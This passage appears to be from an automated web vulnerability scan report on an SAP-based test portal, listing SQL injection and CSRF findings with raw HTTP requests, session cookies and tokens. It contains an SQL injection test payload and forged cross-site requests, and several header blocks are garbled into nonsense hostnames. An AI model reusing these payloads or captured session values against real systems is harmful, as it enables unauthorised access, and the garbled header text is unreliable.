eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://ptypekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://zalaris.com/443 https://maxcdn.bootstrapcdn.com https://sapui5.hana.ondemand.com https://szalaris.com/supekit.net/ https://calaris.com/supekit.net/ https://calaris https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close ("modeloPageEntryData":("REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"", ...[SNIP]...

## Request 2

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&
ajax_value=DRAFT HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01
Content-Length: 1954
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

("GS\_TRAVEL\_HEAD":{"COUNTRY":"NO","REGION":"","TT\_STATU":"V","TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02 and 9373=9381","SCHEMA\_TXT":"Expense Reimbursement","UNPROCESSED":false,"COUNTRYTXT":"Norway","SEL\_PD":false,"SEL\_ACC":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000000","DATEARR":"20220714","TIMEA ...[SNIP]...

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:45:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6276
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: \*

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: \* access-control-allow-headers: \* cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://sapsf.com:443 https://icense.goedit.io:443 goedit.io/\* data: blob: https://maps.googleapis.com:443 https://icense.goedit.io:443 goedit.io/\* data: blob: https://sapsf.com/https://sapsf.com.aurewebsites.net/ https://encounts.ondemand.com/https://sapsf.com/https://sap

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

("modeloPageEntryData":("REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"",...ISNIP1...

# 2. Cross-site request forgery

There are 4 instances of this issue:

- /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator
- /neptune/native/fetch\_csrf
- /neptune/native/neptune\_login\_ping.html
- /neptune/zsp\_suppinfo\_frontend

### Issue background

Cross-site request forgery (CSRF) vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of their origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application. For a request to be vulnerable to CSRF, the following conditions must hold:

- The request can be issued cross-domain, for example using an HTML form. If the request contains non-standard headers or body content, then it may only be issuable from a page that originated on the same domain.
- The application relies solely on HTTP cookies or Basic Authentication to identify the user that issued the request. If the application places session-related tokens elsewhere within the request, then it may not be vulnerable.
- The request performs some privileged action within the application, which modifies the application's state based on the identity of the issuing user.
- The attacker can determine all the parameters required to construct a request that performs the action. If the request contains any values that the attacker cannot determine or predict, then it is not vulnerable.

### Issue remediation

The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie: for example, a parameter in a hidden form field. This additional token should contain sufficient entropy, and be generated using a cryptographic random number generator, such that it is not feasible for an attacker to determine or predict the value of any token that was issued to another user. The token should be associated with the user's session, and the application should validate that the correct token is received before performing any action resulting from the request.

An alternative approach, which may be easier to implement, is to validate that Host and Referer headers in relevant requests are both present and contain the same domain name. However, this approach is somewhat less robust: historically, quirks in browsers and plugins have often enabled attackers to forge cross-domain requests that manipulate these headers to bypass such defenses

### References

- · Web Security Academy: Cross-site request forgery
- Using Burp to Test for Cross-Site Request Forgery

• The Deputies Are Still Confused

### Vulnerability classifications

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery

## 2.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator

## Summary

Severity: Medium Confidence: Tentative

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator

### Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

### Request 1

POST /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 254

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

Command=ABORT&SerPropString=&SerKeyString=&SerAttrKeyString=GUSID%253Al32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--%261657772020000& SerWinIdString=&Autoclose=1000&DebugSet=&ParamMapCmd=LIST&ParamMa ...[SNIP]...

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:13:43 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/plain;charset=UTF-8

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://boisn.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com

https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-fileseu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close Content-Length: 304

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sap-ipt-launcher/zen?sap-ext-sid=launcher/zen?sa sessioncmd=USR\_ABORT&~SAPSessionCmd=USR\_ABORT&SAPWP\_A

...[SNIP]...

### Request 2

POST /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657784023726; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69l/AmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QVvOl%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Engdage: cli-oc,cli,q=0.5
Accept-Encoding: gzip, deflate
Referer: https://uhxIUINFDuDxtRaJhb.com/

Content-Type: application/x-www-form-urlencoded Content-Length: 254

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Command=ABORT&SerPropString=&SerKeyString=&SerAttrKeyString=GUSID%253Al32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--%261657772020000& SerWinldString=&Autoclose=1000&DebugSet=&ParamMapCmd=LIST&ParamMa

..[SNIP]...

## Response 2

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 07:37:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/plain;charset=UTF-8

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://policy: default-src 'self' https:/ https://\*.neptune-software.com/443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://api.recast.ai/ gap-iab: https://api.recast. /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ west-f.amazonaws.com/https://bis.gnicat.com/ https://bis.gnicat.com/ https://cdnissipicat.com/ https://cdnissipicat.com/ https://cdnissipicat.com/ https://salaris.com/ script-src'self' unsafe-inline' unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/a43 https://codnis.gnication.twitter.com/ https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/scripts/; img-src 'self' unsafe-inline' https://salaris.com/https://salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/salaris.com/https://salaris.com/salaris.co https://platform.twitter.com/https://shing.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://bost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://fonts.googleapis.com/https://platform.twitter.com/https://ton.twimg.com/fftws/s/https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close Content-Length: 304

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&sapsessioncmd=USR\_ABORT&~SAPSessionCmd=USR\_ABORT&SAPWP\_A

...[SNIP]...

## 2.2. https://testportal.zalaris.com/neptune/native/fetch\_csrf

## Summary

Severity: Medium Confidence: Tentative

https://testportal.zalaris.com Host: Path: /neptune/native/fetch csrf

### Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users

## Request 1

POST /neptune/native/fetch\_csrf?sap-client=650 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650 ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.6925e77250314a0f Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-6925e77250314a0f-01

Origin: https://testportal.zalaris.com

Dnt· 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:02:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

dxp-sap: 21100006 x-user-logon-language: E sap-server: true

Vary: Accept-Encoding

Vary: Accept-Encoding
Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab:
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://saccounts.ondemand.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://s west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://maxcdn.bootstrapcdn.com/https://scalaris.com/ttps://scalaris.com/ttps://scalaris.com/ttps://scalaris.com/ttps://scalaris.com/https://scalaris.c https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: :

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline: filename=hpb.html

X-Content-Type-Options: nosniff

Content-Length: 88

hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

### Request 2

POST /neptune/native/fetch\_csrf?sap-client=650 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://vfAhpHsqjlFuoFDLVF.com/

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.6925e77250314a0f Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-6925e77250314a0f-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers

Connection: close

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:04:15 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 dxp-sap: 21100006

x-user-logon-language: E sap-server: true Vary: Accept-Encoding

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oii.n.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com http://zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:/// twimg.com/https://www.zalaris.com/mtps.//calaris.com/https://mww.zalaris.com/mtps.//calaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://www.zalaris.com/salaris.com/https://www.zalaris.com/sal https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Content-Length: 88 Connection: close

hNJug3GKpZgFkivcC23fiMsxgYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

## 2.3. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.html

### Summary

Severity: Medium Confidence: Tentative

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

## Request 1

POST /neptune/native/neptune\_login\_ping.html?clear\_saml\_cookies HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.1dd0478e503d42c6 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-1dd0478e503d42c6-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:02:33 GMT

Server: Anache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 content-length: 30

dxp-sap: 21100006 x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619

cache-control: no-store x-user-sap: 650-00034448

sap-server: true

